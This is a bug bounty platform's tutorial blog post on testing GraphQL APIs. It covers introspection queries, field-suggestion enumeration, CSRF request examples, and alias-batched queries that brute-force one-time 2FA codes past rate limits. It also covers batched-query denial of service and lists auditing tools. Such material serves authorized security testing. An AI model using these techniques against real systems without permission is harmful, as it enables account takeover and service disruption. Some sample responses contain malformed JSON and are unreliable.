Five easy ways to hack GraphQL targets

BY BLACKBIRD-EU · MAY 31, 2024 · LAST UPDATED ON MARCH 6, 2025

GraphQL is a widely used query language that provides developers with the ability to query data easily. Unlike via a REST API, developers can send a schema in a single HTTP request and retrieve back all the necessary data. It's an awesome query language that can help simplify several aspects during the development of web applications.

However, if left incorrectly configured, developers risk introducing several security vulnerabilities, such as broken access controls, CSRFs, information disclosures, and much more. In this post, we'll go through some of the most common security vulnerabilities found in GraphQL in detail. This will help you test for these vulnerabilities on your targets or company!

What's GraphQL?

GraphQL is a strongly-typed query language used by developers to easily retrieve data. As mentioned earlier, unlike via a REST API, where developers previously had to send several HTTP requests to numerous API endpoints to retrieve data. Developers only need to send a single HTTP request with a specific scheme to return all the necessary data.

This benefit alone can reduce a lot of overhead during development, from faster data retrieval and page loads to a more simplified development process.

Do keep in mind that GraphQL doesn't provide out-of-the-box solutions for managing and configuring access control. Therefore, rate-limiting, anti-CSRF protection mechanisms aren't in place by default, but developers need to take care of it separately.

Throughout this post, we'll use an intentionally vulnerable GraphQL API instance to demonstrate common security flaws often found in GraphQL.

Prefer a video instead? We have made an in-depth video just for you on our YouTube channel. Check it out!

Detecting GraphQL

GraphQL is often easy to detect as the most common endpoint name used is `/graphql`. You can verify if an endpoint is a GraphQL API if you send a POST request with the following universal query. It should respond with the following response, which includes the type of the query.

Query:

```
query{
  __typename
}
```

Response:

```
{
  "data": {
    "__typename": "query"
  }
}
```

Detecting GraphQL APIs with universal GraphQL query

Tools like graphw00f can also help you detect GraphQL APIs. Graphw00f, for example, performs a series of extensive tests to detect and report back in case the GraphQL engine is used in general.

Exploiting GraphQL

1) Introspection query enabled

GraphQL is a strongly-typed query language. The introspection system is a powerful feature that allows developers to return back to the GraphQL schema structure to understand the supported queries, types, mutations, etc.

The introspection query is enabled by default, however, popular GraphQL API servers like Apollo GraphQL discourage using the introspection system on production.

The main reasons it's best practice to turn it off in production environments is to limit the information returned. Information disclosure could leak sensitive information and can help a bad actor in accessing private data. Some fields aren't meant to be public.

The following basic GraphQL query should return all the available types:

Query:

```
{
  __schema {
    types {
      name
    }
  }
}
```

Response:

```
{
  "data": {
    "__schema": {
      "types": [
        { "name": "Query" },
        { "name": "String" },
        { "name": "ID" },
        ...
      ]
    }
  }
}
```

GraphQL introspection query

To return back all the field names, queries, mutation, types, etc. to map out the entire GraphQL's scheme, you'd need to send a full introspection query:

```
query FullIntrospectionQuery {
  __schema {
    queryType {
      name
    }
    mutationType {
      name
    }
    subscriptionType {
      name
    }
    types {
     ...FullType
    }
    directives {
      name
      description
      args {
        ...InputValue
      }
    }
  }
}

fragment FullType on __Type {
   kind
   name
   description
   fields(includeDeprecated: true) {
     name
     description
     args {
       ...InputValue
     }
     type {
       ...TypeRef
     }
     isDeprecated
     deprecationReason
   }
   inputFields {
     ...InputValue
   }
   interfaces {
     ...TypeRef
   }
   enumValues(includeDeprecated: true) {
     name
     description
     isDeprecated
     deprecationReason
   }
   possibleTypes {
     ...TypeRef
   }
}
```

```
fragment InputValue on __InputValue {
    name
    description
    type {
      ...TypeRef
    }
    defaultValue
}

fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
      }
    }
  }
}
```

Query:


```
query IntrospectionQuery {
    __schema {
      queryType {
        name
      }
      mutationType {
        name
      }
      subscriptionType {
        name
      }
      ...
    }
    ...
}
```

Response:

```
{
  "data": {
    "__schema": {
      "queryType": {
        "name": "Query"
      },
      "mutationType": {
        "name": "Mutation"
      },
      "subscriptionType": null,
      "types": [
        ...
      ],
      ...
}
```

Full GraphQL introspection query

Once you've retrieved the full GraphQL scheme structure, you can use a tool like [GraphQL Voyager] to filter through all the mutations and queries.



GraphQL Voyager to inspect GraphQL queries and mutations

2) Introspection field suggestions

Often times, you'll find that active measures have already been taken and that the GraphQL introspection system is already disabled. However, you can still make use of field auto-suggestions. Field auto-suggestions are a feature of a popular GraphQL API server, Apollo GraphQL.

If enabled, the Apollo GraphQL server will try and correct any incorrectly spelled field names. You can use this method to enumerate field names. But manually trying to enumerate all field names often proves to be a tedious task.

Luckily, tools like Clairvoyance can come into play here. [Clairvoyance helps you obtain the entire GraphQL schema structure] even if the introspection system is disabled.

```
PUT /graphql HTTP/2
Host: example.com
Cookie: sess_id=...
Content-Type: application/json
...

{
  "query": "query {\n  profile\n}",
  "variables": {}
}
```

```
HTTP/2 200 OK
Server: Nginx
Content-Type: application/json
Content-Length: 205

{
  "errors": [
    {
      "message": "Cannot query field \"profile\" on type \"Query\". Did you mean \"getProfile\" or \"updateProfile\"?",
      "locations": [ { "line": 2, "column": 3  } ]
    }
  ]
}
```

GraphQL field auto suggestions

3) Cross-Site Request Forgery (CSRF)

As we've covered earlier, GraphQL is a simple query language. And by default, it doesn't provide an out-of-the-box solution for any anti-CSRF protection mechanisms. And if no further measures have been

taken, the target may be [susceptible to CSRF vulnerabilities](). A common example is if the web app handles sessions entirely through cookies (instead of an authorization header).

Furthermore, GraphQL must also be capable of performing any state-changing actions and should not require us to send any special request header or unique value in the request. And finally, the content type of the request must not trigger a pre-flight request.

If all the above conditions are met, we can test the target for [GET-based and POST-based CSRF vulnerabilities]().

GET-based CSRF in GraphQL

```
GET /graphql?query=query%20%7B%20xyz%20%7D HTTP/2
Host: example.com
Cookie: sess_id=...
User-Agent: ...
...
```

```
HTTP/2 200 OK
Server: Nginx
Content-Type: application/json
Content-Length: 147

{
  "errors": [
    {
      "message": "Cannot query field \"xyz\" on type
\"Query\".",
      "locations": [ { "line": "column": 9  } ]
    }
  ]
}
```

GET-based Cross-Site Request Forgery (CSRF) in GraphQL APIs

POST-based CSRF in GraphQL

```
POST /graphql HTTP/2
Host: example.com
Cookie: sess_id=...
Content-Type: application/x-www-form-urlencoded
...

query=query%20%7B%20xyz%20%7D
```

```
HTTP/2 200 OK
Server: Nginx
Content-Type: application/json
Content-Length: 147

{
  "errors": [
    {
      "message": "Cannot query field \"xyz\" on type
\"Query\".",
      "locations": [ { "line": "column": 9  } ]
    }
  ]
}
```

POST-based Cross-Site Request Forgery (CSRF) in GraphQL APIs

Always verify that you received a valid GraphQL response to verify the existence of the cross-site request forgery vulnerability.

4) Bypassing rate limits

Most servers that you'll come across will have some type of rate-limiting mechanism. This is enabled to prevent bad actors from overloading the server by sending a sheer amount of requests. However,

sometimes these rate limits are only set for the number of HTTP requests made over time by a specific client. And not the amount of queries or mutations.

We can take advantage of that in certain cases to bypass any rate-limiting by sending alias queries or mutations. GraphQL provides aliases to help developers that perform queries with clashing names. Instead of having to send multiple separate HTTP requests to GraphQL, developers can just assign an alias and retrieve the data they need.

We can craft a GraphQL query with aliased queries to, for example, guess the one-time password code.

```
Query

query verify2FA($c: Int) {
    verify2FA(otp: $c){
       valid
    }
    verify2FA2:verify2FA(otp: $c) {
       valid
    }
    verify2FA3:verify2FA(otp: $c) {
       valid
    }
    ...
}
```

Bypassing rate limits in GraphQL using method aliases

5) Denial of service through batched queries

Your target GraphQL API server may not have a hard limit set on the amount of queries it can process at a single time. If this is the case, a bad actor is usually able to send multiple resource-expensive queries via a single request. The API server may or may not be able to handle the sheer amount of requests coming in, which can lead to disruption of service.

TIP! Always verify that you have permission to test for these types of vulnerabilities before engaging in any type of testing that may disrupt live services.

Automated tooling for GraphQL testing

Automated tools can be used for a variety of reasons, from saving you time to making scanning your targets at scale possible. Below we've lined up some of the most commonly used open-source GraphQL hacking tools to help you test your GraphQL targets.

BatchQL

BatchQL is an open-source tool developed by Assetnote to primarily help you test for batched queries and mutations in GraphQL targets. It is also capable of testing for other types of vulnerabilities that we've covered in this post.

https://github.com/assetnote/batchql

GraphQL Cop

GraphQL Cop is an open-source GraphQL security auditing tool that is capable of performing over +10 security tests for GraphQL. Including for CSRF vulnerabilities that we've covered above.

https://github.com/dolevf/graphql-cop

Misconfig Mapper

Misconfig Mapper is a CLI tool and documentation that can help you detect GraphQL targets and also help you resolve some of the misconfigurations mentioned above.

https://github.com/intigriti/misconfig-mapper

InQL Burpsuite Extension

InQL is a Burpsuite extension to help you test GraphQL targets inside your proxy interceptor. It supports several detection methods and comes with its own tabs for seamless integration with Burpsuite.

https://github.com/doyensec/inql

Conclusion

GraphQL can be an awesome technology but it is important that developers do not neglect the security considerations and follow the best practices whenever possible.

You've just learned several new methodologies to help you tackle GraphQL targets! Right now, it's time to put your skills to the test! Browse through our 70+ public bug bounty programs on Intigriti and who knows, maybe you'll earn a bounty with us today!

START HUNTING ON INTIGRITI TODAY

REQUEST A DEMO
intigriti.com/demo

VISIT THE WEBSITE
intigriti.com

GET IN TOUCH
hello@intigriti.com